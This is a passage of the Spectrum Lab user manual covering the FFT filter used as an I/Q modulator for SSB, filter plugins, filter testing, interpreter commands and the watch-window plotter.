FFT-based filter as I/Q modulator (to generate SSB signals)

With the configuration shown below, the filter generates an I/Q output for the soundcard. Such a signal can be used to drive single-sideband transmitters without the need for a broadband 90° audio phase shifter.



Filter Control Window (Left Channel)

Filter Type: bandpass
FFT Size (points): 16384
Center/cutoff [Hz]: 1500.0
Bandwidth [Hz]: 2700.0
Slope width [Hz]: 300.0
Freqcy shift [Hz]: 0.0
dir: down (before filtering)
□ Frequency inversion
from 0.0 to 0.0 Hz
2813ns per Calculation
FFT bin width = 2.93 Hz

□ Denoiser (DN)
□ Frequence-selective limiter
□ Same params for all chns
□ Show filter response (black)
☑ Show input spectrum (green)
☑ Show output spectrum (cyan)
□ I/Q input (Q = 2nd chn)
☑ I/Q output (Q = 2nd chn)
☑ Reject negative frequencies
□ Chirp Filter (experimental)
□ FFT-windowing on output
□ ?
□ Show autonotch vars (red)

Automatic notch filter parameters
□ active □ automatic notch width
ANS 0.2 ANW 5 Hz ATW 0
ANR 20 Hz ANT 4 dB BRej 6 dB

Autonotch frequency limits
□ #1 0 .. 0 Hz
□ #2 2000 .. 2500 Hz
□ #3 3000 .. 3500 Hz
□ #4 4000 .. 4500 Hz
□ #5 5000 .. 5500 Hz

The filter passband (audio frequency range) shown here is adequate for SSB voice transmission.

The filter's output delivers the I (inphase) component on one channel, and the Q (quadrature) component on the other channel. The signal path (inside SL) can be seen and modified in the circuit window. Note that the connections in the vincinity of the filter will be automatically modified: Instead of two independent filters (one in the upper "L" branch for the left audio channel, one in the lower "R" branch for the right audio channel), there is only one active filter in this mode, with two inputs, and two outputs.

The output (I/Q signal) can be checked with the spectrum analyser, configured for complex input.


For example, see the configuration 'FFT_Filter_as_IQ_Modulator.usr' (contained in the SL subfolder 'configurations'). Make sure the soundcard output levels (also the balance) is properly set, otherwise the suppression of the 'wrong sideband' will be poor. Connect a 'real' dual-channel oscilloscope in X/Y display mode to the soundcard's output. With sinewave input (into the filter), the scope must show a perfectly round circle (Lissajous figure).

Note: Spectrum Lab was not designed as a 'nice frontend' for software defined radio. There are dedicated software packages to drive transmitters (or transceivers) with I/Q in/output, like Linrad, Winrad, PowerSDR, etc; which support switching between "Receive" (RX) and "Transmit" (TX).

See also : Image rejecting direct conversion receivers,
   a simple phasing exciter for LF (and MF).

11.8 FFT Filter Plugins

For special applications, a plugin (in the form of a special DLL) can be loaded into the FFT filter. To do this, open the filter control panel (from the main menu: *Components..Filter Control Window*), and switch to the *Plugin* tab. Enter the name of the plugin DLL under "Name of the FFT Filter Plugin", or click on the "Load" button to open a file selector box for the DLL plugins.



Name of the FFT Filter Plugin (*.DLL) : C:\cbproj\SpecLab\fft_filter_plugins\fft_filter_plugin_demo.dll

Call plugin ... [0] don't call plugin at all (bypass)

Nr	Parameter	min	max	Value
0	Source Start [Hz]	0	4000	1000
1	Range Width [Hz]	0	4000	2000
2	Destination Start [Hz]	0	4000	3000
3	Gain (factor)	-1	1	-1

Plugin Info: Adds Range 1 to Range 2 (=destination)

Depending on the loaded filter plugin, some additional parameters may have to be set in table (as in the example above). The meaning and names of these parameters solely depends on the plugin - SL only lets you edit them, and passes the values to the plugin.

To develop your own FFT filter plugin, you need a C compiler (recommended : DevCpp, which is free, and based on GNU C / MinGW). As a starting point, download the "FFT Filter Plugins" package from the author's website. It contains a simple example project written in DevCpp, and a more detailed README file explaining how to write your own filter plugin.

A zipped sourcecode archive with a sample plugin written in "plain C" (not C++, and especially not C#) used to be at www.qsl.net/dl4yhf/speclab/fft_filter_plugins.zip .

Note:

> The FFT filter plugin may require re-compilation when a new major version of Spectrum Lab has been released, due to modified (or 'enhanced') data structures passed to the plugin functions via pointer.
> This especially applies to the following functions:
> `FFP_ProcessTimeDomain` (pre-process the audio stream in the time domain),
> `FFP_ProcessSpectrum` (processes data in the frequency domain, i.e. operates on the FFT),
> `FFP_ProcessDisplaySpectrum` (can manipulate data displayed in the main frequency analyser) .

The filter plugin parameters can be accessed through the interpreter if necessary, using the command (or function) filter.param .

11.9 Filter Implementation

The filter algorithm in Spectrum Lab runs in real time, the input can be fed from the soundcard's ADC while the output goes to the DAC.

The implementation of a "sharp" filter on a PC under Windows makes some problems, because Windows is not a real-time operating system.

A major problem is that the CPU (Pentium etc) spends a lot of time for executing other tasks and threads. The filter algorithm described above is calculated by the main CPU (not the so-called "DSP" on the soundcard which is no real DSP at all, but in many cases just a 'good' A/D converter + decimator).

Because besides calculating the filter, the CPU will do "something else" for a few hundred milliseconds. To avoid interrupted audio, a sufficiently large filter holds some thousand audio samples ready for output. The soundcard driver reads data from this buffer whenever it needs to. The following diagram show the flow of information when the audio filter is active.

Sound Input
>>>
Analog to digital converter
>>>
Audio sample input buffer #1
(hard- and software)
>>>
Windows driver routine(s)
>>>
Audio sample input buffer #2
(software)
>>>
Filter algorithm
(software)
>>>
Audio sample output buffer #1
(software)
>>>
Even more windows driver(s)
>>>
Audio sample output buffer #2
(hard- and software)
>>>
Digital to analog converter
>>>
Sound Output

Without buffering, the filter will miss a lot of samples which results in audible "thumps" etc. Sometimes the filter routine even crashes completely, creating a horrible noise in the output. The result of too much sound buffering is an annoying delay between the filter input and output (you will notice it when tuning a receiver "by ear"). See the notes on testing the filter on your PC.

back to top

11.10 Starting and stopping the filter

After configuring the filter, you are ready to start it. But before starting the filter, you *should* start sampling the input (from the main window, "Start Analysis"). However, you may let the filter algorithm run without the sound input but that doesn't make much sense.

Start the filter by clicking the "Start"-Button in the filter control window. You should see an indication of the time required for a filter calculation in that window, as long as the filter is running.

To stop the filter, click the "Stop"-Button. Remember this when an IIR filter starts to oscillate and produce annoying sounds...

You may also change the filter coefficients **while the filter remains running** (no need to turn the filter off to change it). Just click the "Apply"-Button of the filter control window after typing new coefficients into the grid table.

If you find the new filter behaves worse than the "old" (before clicking "Apply"), click on the "Undo"-button. This will toggle between the "old" and the "new" filter settings.

back to top

11.11 Testing the filter on your PC

To find out if the filter runs properly on your PC, try the following:

1. Select a filter which lets everything pass (for example, a low pass filter with an upper edge frequency above 16 kHz), or switch the digital filter in SL's component window into "bypass" mode.
2. Feed a clean sine wave of about 1kHz to the soundcards input. Watch the amplitude of the input signal with a monitor scope. Listen to the soundcard output with a headphone. If the output is "clean", you may be lucky. If you hear "thumps", clicking or cracking sounds, the CPU may be too slow or some other application occupies the CPU for too long intervals. Try another sampling rate on SpecLab's Audio Settings panel.
   If you don't hear anything, check the mixer settings of the soundcard.
3. Now modify the filter so nothing *should* pass (for example, low-pass with upper edge frequency of zero). This will generate silence at the filters (software-) output. If you can still hear the sine wave, try to adjust the mixer settings of the soundcard until it disappears. There is some about this in this document.

If you also use Creative Lab's Audigy 2 or similar soundcards, and have the "audio bypass" problem, also read this info.

back to top

11.12 DSP Literature

If you want to learn more about digital signal processing, there is a large amount of literature about this fascinating subject. Here are just some of my favorites..

- Steven W. Smith, "The Scientist and Engineer's Guide to Digital Signal Processing"
  This excellent book could be downloaded for free in PDF-format from www.dspguide.com
- Tietze / Schenk, "Halbleiterschaltungstechnik"
  A must-have for every German electronics engineer and -student, contains basic principles of digital signal processing and filter design

back to top

11.13 Interpreter commands for the digital filters

Up to now, there is just a small list of interpreter commands to control the digital filters. The first keyword is always "filter", followed by an index for the channel (like "filter[0]" for the left and "filter[1]" for the right channel). After that, a dot (.) follows as separator for the successive component name:

- filter[N].fft.fc
  read or modify the center frequency ("fc") of the FFT-based filter when running in single-bandpass or single-bandgap mode, or the edge frequency when the FFT filter runs in lowpass- or highpass mode. This command is quite useless when the FFT filter is either not active or running in "custom" filter mode.
- filter[N].fft.bw
  get or set the **b**and**w**idth ("bw") of the FFT-based filter when running in single-bandpass or single-bandgap mode; no effect when the FFT filter is off or running in any other mode.
- filter[N].fft.fs
  get or set the **f**requency **s**hift ("fs") of the FFT-based filter. Note that the "direction" (move up or down) is *not* controlled through *this* function, but through one of the "option" bits.
  Tip: The preconfigured setting "SAQrcvr1.usr" is an example for the three functions mentioned above. Some sliders on the frequency scale are used to modify the most important filter parameters by moving a frequency marker with the mouse. Need to learn how to load such settings ? Follow this link !
- filter[N].fft.inv1, filter[N].fft.inv2
  get or set the frequency **inv**ersion range of the FFT-based (both values in Hertz). This can be used to turn USB (upper side band) into LSB (lower side band) if the FFT-based filter is used as the core of a direct-conversion receiver. A typical "inversion" range would be 0 to 3000 Hz. More on this in the description of the graphic control panel for this filter. Note: the frequency-inverter must be enabled through the filter-options (see filter.fft.options).
- filter[N].fft.type
  get or set the type of the FFT-based filter. Possible values are:
  0 = custom filter
  1 = lowpass
  2 = highpass
  3 = bandpass
  4 = bandreject
- filter[N].fft.options
  get or set some "special" options for the FFT-based filter. This is a combination of the following bit-masks (high-bits=enable, low-bits=off):
  1 = denoiser (by spectral subtraction)
  2 = automatic multi-notch filter
  4 = spectral limiter
  8 = reserved for other noise-reduction algorithm
  16 = frequency-inverter enabled
  32 = reserved for future use
  64 = move frequencies UP, instead of DOWN if this bitmask is not set
- filter[N].f_cut
  Gets or sets the filter's cutoff frequency. Unlike the FFT-filter commands listed above, this one was used for the older digital lowpass filters (IIR and FIR) which did not use the FFT.
  For the FFT-based bandpass filters, the cutoff frequencies are always filter[N].fft.fc +/- 0.5 *

filter[N].fft.bw so there's no need for this command anymore - it only exists for compatibility with very old SL applications.

- filter[N].slope_width
  The filter's slope width (measured in Hertz), aka width of the transition between passband and stopband.
  The slope width must be a multiple of the filter's FFT bin width, as explained here.
- filter[N].param[I]
  reads or modifies one of the FFT filter parameters. N is the channel number, I is the parameter index (ranging from zero to 31). The meaning of these parameters depends on the loaded FFT filter plugin.

Note: In the current release of Spectrum Lab, there are only two filters, one for the left and one for the right audio channel. So N may only be 0(zero) or 1(one).
(Why 0..1 and not 1..2 ? Because the author always uses array indices running from "zero" to "count of elements minus one", like in the 'C' programming language). But you may let the audio from a monophone source pass through both filters by chaining both processing branches as explained in the chapter about the test circuit.

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Filters:
- FFT filter
- Controls
- Auto-Notch
- I/Q processing
- Plug-Ins
- Commands
- ⊗

12 Spectrum Lab's "watch window"

The watch window can be used to show some values on the screen. The displayed values are periodically updated (calculated), and the result displayed in numeric or graphic form. You can display (but not modify) almost anyything in the watch window which can be accessed with the built-in interpreter.

This document describes

- the watch list where you define 'what to measure' and display
- the plotter with mouse-tracking cursor display functions
- plotter settings: Layout, Timebase, Axis, Colors, Legend
- how to export the plotted data (in an ASCII file)
- interpreter functions and procedures for watch list & plotter

See also: Spectrum Lab's main index , numeric expressions, interpreter functions , phase-and amplitude meters , file export function .
(remember to use the browser's "back" button to return here..)

back to top


12.1 The watch/plot window's main menu

.. consists of the following items (at least; there may be more than listed here):

- File :
  Select the name of the 'plot file' (where plotted data can be stored),
  Capture the plot screen as a file (in addition to automated captures),
  import and export data, exit.
- Plotter :
  Start/stop the graphic plotter,
  Refresh the entire display (barely necessary),
  Erase the plotter's data memory (clear acquired data).
- Cursor :
  Selects the 'mouse-tracking cursor' mode.
- View/Windows :
  'hide menu, title and borders': maximizes the space for the plot screen (press ESC to switch back to the normal display .. details here),
  'show main window' : switch to SL's main window with the waterfall, etc.
- Help :
  Opens this help file in your browser, and if the browser is good enough,
  scrolls to the requested topic (chapter).

12.2 The watch list

The "watch list" is a table with numeric expressions (formulae) which you can *watch* in real time. Some of the columns in this table must be filled out by you (the user), others (like the "Result" column) are filled by the program. The watch list looks like this :



Nr	Title	Expression	Result (Value)	Format
9	20k27	peak_a(20170,20370)	-98.3	##0.0
10	20k9	peak_a(20810,20990)	-74.6	##0.0
11	23k4	peak_a(23350,23450)	-53.3	##0.0
12	23k4_az	azim(23350,23450)	162.6	##0.0

12:2 Title=23k4_az

The columns in the watch table are:

Nr

The line number of a definition in the table (also called "plotter channel number"). Cannot be edited ! To move (or 'swap') definition lines, place the mouse cursor in this column, hold the left button down, and move the mouse up or down. A black marker shows the position where the line can be inserted. This feature can be used to sort your definition table by frequency, importance, or whatever - after adding new entries at the end of the table. The maximum count of entries can be modified on the 'Memory, Misc.' tab.

Title

You may define a title for every line, which will make the history plot more readable because the title can be displayed in the legend. If you are familiar with the File Export function, this may sound familiar but it's not the same. If you want to display some of the exported values in the watch window, you can type a string reference instead of plain text for the title, for example: export.title[2] if the title of the second export file column shall be used as title in the watch list (and the history plotter).
The title of a watch definition can also be used to access the calculated result (value) through the interpreter function `wv` ("watch value").

Expression

Enter an expression here. It will be periodically evaluated after you finished the input to a cell with the enter key (while you are editing, the cell is not evaluated to avoid trouble and 'side effects'). The expression can be a simple function call, but also a long formula, up to 80 characters long.
If you want to display an "already calculated" result from the exported values here, use a reference to the export definition table, for example: export.value[2] (returns the current VALUE from the 2nd column of the export definition table). Frequently used expressions for the watch table can be found at the end of this chapter.
Note:

> The 'expressions' in the watch list are often signal analysis functions operating on a certain frequency range. It is higly recommended to specify if the frequencies given here are 'radio' or 'audio' (aka baseband) frequencies as in the examples shown further below.
> If a frequency is above *half the sampling rate*, it is obvious that the frequency is a 'radio frequency', but in many other cases (especially on LF / VLF with fast sampling input devices) it's not: Both "radio" and "audio"-frequency may be within the Nyquist frequency range.

Format

Defines how the result shall be displayed ("formatted"). If you leave this cell(s) empty, the result will be displayed as a floating point number as required. As you can see in the screenshot, some characters in the format string (like #, Y,M,D,h,m,s) have special meanings. An overview of formatting options is here (remember the browser's "back"-button ;-)
Characters which are not recognized in a format string appear in the result string, like the unit "dB" in the screenshot.
IMPORTANT: The format string should have enough "non-optional digit placeholders" (like

0.000###) to display enough important digits, because is will also be used to draw some numbers to the vertical axis on the left and/or right side of the plot window ! The width of the axis area in the plot window is determined automatically using the **min** and **max** values, converted into strings using the **format** string. Check the effect of different format strings in the result column !

Result (value)

In this column the resulting values are displayed. If the interpreter detects an error in the expression, an error message will appear instead of the value. You can access this value from anywhere through the interpreter function "wv" (watch value) if you need.
Editing the contents of this column makes no sense !

Min Value, Max Value

Use these two columns to define the visible value range for the plotter. Enter the values as numbers or numeric expressions.
Hint:

To use the same value range for *multiple channels*, consider using variables instead of fixed values in these two *columns*.

You can modify the column widths of the watch table with the mouse. Place the cursor in the grey table headline and move the column separator left or right with the left mouse button pressed.


Frequently used expressions for the watch list:

- peak_a(freq1, freq2)
  returns the amplitude (maybe dB's) of the strongest signal in the specified frequency range. Example to retrieve the spectrum peak amplitude of a *radio* signal between 23.3 and 23.5 kHz:
  peak_a(rf:23300, 23500)
- peak_f(freq1, freq2)
  returns the frequency (in Hz) of the strongest signal in the specified frequency range. Example to retrieve the frequency of the strongest peak of a *radio* signal between 23.3 and 23.5 kHz:
  peak_f(rf:23300, 23500)
- noise_n(freq1, frequ2)
  returns the noise level in the specified frequency range, normalized to a 1-Hz-RX bandwidth
- azim(freq1, freq2)
  returns the angle-of-arrival ('bearing') of the strongest signal in the specified frequency range. Only works in radio-direction-finder mode.
- pam1() . amplitude, . phase, . frequency (etc)
  Details in the documentation of the phase- and amplitude monitor functions .

See also: Overview of numeric functions in the documentation of the command interpreter.

back to top

12.3 The History Plotter



(sample diagram)

The plotter can be used to display the latest results of the watch list as slowly scrolling Y(t) diagram. The scrolling speed and other display options can be set on different tabs of this window.

Y-axis

The scaling of the Y-axis for each channel must be defined in the 'min'- and 'max'-columns in the watch list. Because there will (usually) be more than one curve displayed, the Y-axis is scaled from 0 to 100 Percent. Two vertical axises can be visible in the diagram, connected to different channels. See also: Notes about the verical axis(es) for the 'Layout' tab. (use your browser's 'back' button to return here!).
If the (automatically detected) with for vertical scale (-numbers) fails, a too short format string may be the reason.

X-axis

For this simple plotter, the X-axis is always the time axis. The time when a new sample has been recorded is placed in a buffer, which is saved in a temporary file. For this reasons, there may be 'gaps' along the X-axis. If the sample buffer contains more data than visible on the screen, a "time scroller" appears at the lower edge of the plot window. You can use this to scroll the displayed area from the "present" back into the "past".

Legend


can be displayed on the top, bottom, left or right side of the diagram. Usually, the legend shows the colors and names of all visible channels. By clicking into the legend area of a channel, you can select one channel to modify some settings on the bottom (below the diagram bitmap, not visible in the screenshot shown above).

Notes:

- When closing the "Watch / Plotter" window, the plot will no longer be updated (it will pause until the Watch/Plotter window is opened again).
- The last visible plotted samples are saved in a temporary file. When you exit Spectrum Lab and start it again, the previous diagram will be restored on the screen. The capacity of the plot file (which serves as a buffer) can be adjusted. It can contain several thousand samples for long-term observations.
- Spectrum Lab's "built-in" plotter is not very flexible (its just a slow multi-channel Y(t) plotter). If you need more sophisticated graphs of any kind, use the text file export function and an external program like a spreadsheet to do some "really tough number crunching post-processing".
- You can also export the contents of the plot buffer into a textfile for post-processing.
- It is also possible to plot a few channels in the amplitude bar which runs alongside the spectrogram in the main window. The pen colour will be the same in both windows (plot window shown above, and SpecLab's main window with the amplitude bar).

'Hide menu and title' (option for the plot window)

The space available for the plot screen can be minimized via menu 'View/Windows' .. 'Hide menu and title'. The same feature is available in the plotter's context menu (popup menu opened by right-clicking into the plotter's curve area) via 'Hide window menu, title, and tabs'.



23k4 -49.4 Show: ☑ avrg □ max □ min

Plot window with and without option 'hide menu and title'

The option actually hides the 'Watch / Plot'-window's..

- Window caption (aka 'title')
- main menu
- tab labels at the top, but not the tabbed 'pages'
- status bars, scrollbars, etc (if any)

To restore the original settings (and make the window's main menu accessable again), either press ESCAPE while the watch/plot window has the focus, or use the plotter's context (popup) menu as explained above.
To switch between the tabbed pages when the tab-tiles are invisible, use the keyboard combination CTRL-TAB.
(in german: Auch bei maximiertem "Plot-Fenster", ohne Hauptmenü und Registerkarten, kann trotzdem per STRG + Tabulatortaste zwischen den einzelnen Anzeigeseiten umgeschaltet werden. Zumindest bei Windows 8.1 funktionierte dies noch...).

12.3.1 Mouse-tracking cursor display functions

When hovering the mouse over the curve area (in the plotter), the contents of the currently selected channel is displayed either in the window title bar, or in the status bar on the bottom of the window (configurable in the menu under 'View/Windows', 'On window bottom, show cursor-readout' or something else).
If the window is configured for displaying the cursor info on the bottom, you can even copy that info into the clipboard because the text is displayed in a single-line editor control. Mark the text with the mouse (it

will not change while the mouse is outside the curve area), and press CTRL-C to copy the selected text into the windows clipboard.

There are different readout cursor modes for the plotter window (similar as in SL's spectrum display). The cursor mode can be selected in the main menu of the 'Watch List / Plot Window' (menu title 'Cursor').

Cursor: off

> No readout cursor. The area below the plot screen shows a few controls, the most recent plotted value, and the 'time slider' (to scroll the visible part of the display back in time).

Cursor: normal (non-tracking, just show the mouse pointer position)

> Displays time and amplitude related to the mouse position, regardless of the 'measured values'.

Cursor: tracking (showing 'measured value' from the selected channel)

> The amplitude value is read from the measured data. The vertical mouse position (Y) is ignored.


Cursor: measure gradient (delta Y / delta t)

> Calculates the gradient (aka slope, in German: Steigung) for a user-selected line segment.
> Click into the curve area to select the first point of the line.
> The second part of the line is the current mouse pointer position.
> If the selected channel measures a *phase* (like pam().phase), the gradient is converted into a frequency in Hertz.
> This allows quite precise, and comparably *fast* frequency measurements (add the gradient [Hz] to the phase/amplitude monitor's center frequency. Within a few minutes, frequency offsets in the range of a few ten uHz can be measured this way - faster than with a 'long FFT'.

back to top

12.4 Plotter Settings

The plotter settings are divided on a number of tab sheets:



Here you can define the plotter's Layout, Horizontal Axis + Timebase, Vertical Axis, Channels, Colors, Legend, and other options ...

Layout (tab)

On this tab sheet you define..

Vertical Grid Style

> defines how the grid for the vertical scale shall be drawn, like "dotted lines", "thin lines", "bold lines" or "no lines at all".

Vertical Axis Font

> defines some properties of the font used to draw numbers and labels for the vertical scales. Click on the 'font' panel to open a dialog where you can select one of the windows fonts and define the font

size. The other "font" selection panels work the same way; they are not mentioned in this document.

Left Vertical Axis

declares if a vertical axis shall appear on the left side of the plotter diagram, and to which channel the scale shall be assigned. The vertical axis uses the scale range defined in a channel's "min" and "max" value definition in the watch list (!). The scaling and range of the LEFT vertical axis also define the position of the vertical grid (in contrast to the RIGHT vertical axis).
The width for the numbers on a vertical axis is detected automatically by trying to format the "min" and "max" values into a string, using the "format"-string from the watch definition table.

Left Axis Label

enter a text string which shall appear close to the left vertical axis, like "dBuV/m" like in the sample diagram.

Right Vertical Axis, ..Label

same as the Left Vertical Axis but this axis appears (if required) on the right side of the diagram... but: the right vertical axis does not affect the vertical grid overlay of the graph area.

Legend

defines if -and where- the legend shall be drawn; how much details shall be in the legend and the font to be used.

Horizontal (tab)

On this tab sheet you define..

Scroll rate

the interval between two one-pixel-scrolls of the graph area (if the horizontal magnification is set to 100 percent).

Horizontal Magnification

Can -one fine day- be used to zoom into a part of the diagram. Usually, this value must be 100 % (and, by the time of this writing, it did not have any function at all).

Markers

There are two types of time markers, which can have different styles. The most important difference is, that 'large' markers will be labelled with a date and/or time expression as defined under "Time Format".

Marker Interval

Is the time (in seconds) between two markers. Be careful: Too large values, and you hardly see any marker, too low values, and the screen will get crowded with markers. A good choice is to set the small marker interval to 15*60 (which means small marker every quarter of an hour) and large markers to 60*60 (which means every full hour). You can let the program do the multiplication for you.

Marker Grid Style

Defines how a marker shall be drawn. You have the choice between thin lines, dotted lines, bold lines, or small, medium or large "ticks". A tick is a short line at the bottom of the diagram, while a "line" in this context is a vertical line across the whole graph area. You should use a 'decent' style for small markers and full lines for large markers. In the sample diagram, dotted lines were used for small markers and thin lines for large markers.

Time format for large markers

Use hh:mm if you need the hour and minute information only, or YYYY-MM-DD if you want to see the date displayed (there is a large variety of valid format strings, more info can be found in the description of the built-in interpreter).
You can use a different format string at the beginning of a new day, like in the sample diagram.

Channels & Colors (tab)

On this tab sheet you define..

Colors:

- the color of grid lines,
- the background color,
- the color for text labels inside the graph plotting area (like time labels etc),
- the color for all plotter pens

To change a color, click on one of the colored panels and the well-known color selection dialog opens.

Channel settings:

First select the channel number, to see all display properties for a particular channel. This includes:

Graph Style

Defines, HOW the three following values of a channel shall be displayed :
- "off" means the channel is not displayed at all.
- "single dots" means that min,max,average are all displayed as single dots (not joined by lines).
- "mixed" means that min and max are displayed as single dots, but the average value is drawn as a joined line (author's choice..)
- "all lines" means that min,max,average are all displayed as joined lines. Not too good for "noisy" data on a small screen.

Show Min Value

If this checkmark is enabled, the minimum value of this channel during an aquisition period (or "scroll interval") is visible.

Show Max Value

If this checkmark is enabled, the maximum value of this channel during an aquisition period (or "scroll interval") is visible.

Show Averave Value

If this checkmark is enabled, the average value of this channel during an aquisition period (or "scroll interval") is visible.

Note: Under certain conditions, there is no difference between "Min", "Max", and "Average" value; especially when the scroll rate of the diagram is quite high.

Other Options (tab)

On this tab sheet you define..

Memory, Misc: defines the dimensions of a file which saves the latest plot data. Enter the number of samples and the number of channels you need. If you use the temporary plot files for an "archive", make the number of samples high enough. The program uses a memory-mapped file as a buffer, so you don't loose data if you exit and restart the program.

Also on this tab are some "special" options, mainly used for testing :

Private

Don't care about this. I used it for debugging.

Data Import/Export:

This box is used to define some properties of an ASCII data file. Such files can be used to exchange data between Spectrum Lab and other programs, mainly for post-processing. Some controls in this box are:

File

defines the name of a text file to import or export data.
Note: You can also change the name of the export file through an interpreter command.

Column Separator Character

The decimal code of a special character in the files used to separate the columns. Possible column separators are *comma*, *semicolon*, *space*, or *tab* character. The charater sequence to separate two lines in an ASCII file is carriage return + new line as usual (this cannot be changed, not even for Linux users).

Time Column Number

Usually on column in the import/export file holds the TIME of a sample point. If you know that the time in your ASCII files is in the first column, enter "1" in this field. Otherwise the program looks into the first line of the file (which is the "title" line) and looks for the strings "Date", "Time" etc to detect the column number itself. If the time column is not automatically recognized when you try to import data from an ASCII file, you *must* define this field.

Time Format (string)

Because there are a dozen different ways to write a time+date, you must enter a format string here with a couple of placeholders for all letters in the "time" column of the imported or exported ASCII file. Examples:
YYMMDD hh:mm:ss is a good and 'very logical' format for a machine (most significant value first),
DD/MM/YY hh:mm:ss is prefered by humans.

back to top

12.5 Interpreter functions to *control* the watch window and it's plotter

The following interpreter functions and procedures can be called from Spectrum Lab's command window, or as a periodic or scheduled action:

plot.capture("<filename.ext>")

Saves the current diagrams as an image (like a screen capture).
Examples:

```
plot.capture("p"+str("YMMDDhh",now)+".jpg")
```

Saves the diagram as a JPEG image, a date-and-time dependent file name will be automatically generated.

```
plot.capture("plotted.jpg",70)
```

Saves the diagram as a JPEG image with a quality of 70 (percent) which is usually ok for the plot screen, so even small letters are readaby. If you use quite large fonts for axis and legend, the quality may be reduced to 50 percent to save disk space. If the quality value is not specified in the argument list, the value from the screen capture options dialog is used.
Note: The plotter only works if its window is visible. For this reason, "plot.capture" fails if the plotter window is not open !

```
plot.window.left, ..top, ..width, ..height
```

Retrieve or modify the position and size of the watch/plot window (measured in pixels).

```
plot.export("filename.txt")
```

Exports the entire plot data buffer as a textfile, in a "single over". This is the same as the function "Export to Text File" in the watch window's FILE menu. You don't need this function if the option 'periodically export the plotted data' is already set in the "Export" tab, because in that case, the data will be written to the file immediately (appended to the file, line by line, as soon as the new data are available).

```
plot.export_file = "new_filename.txt"
```

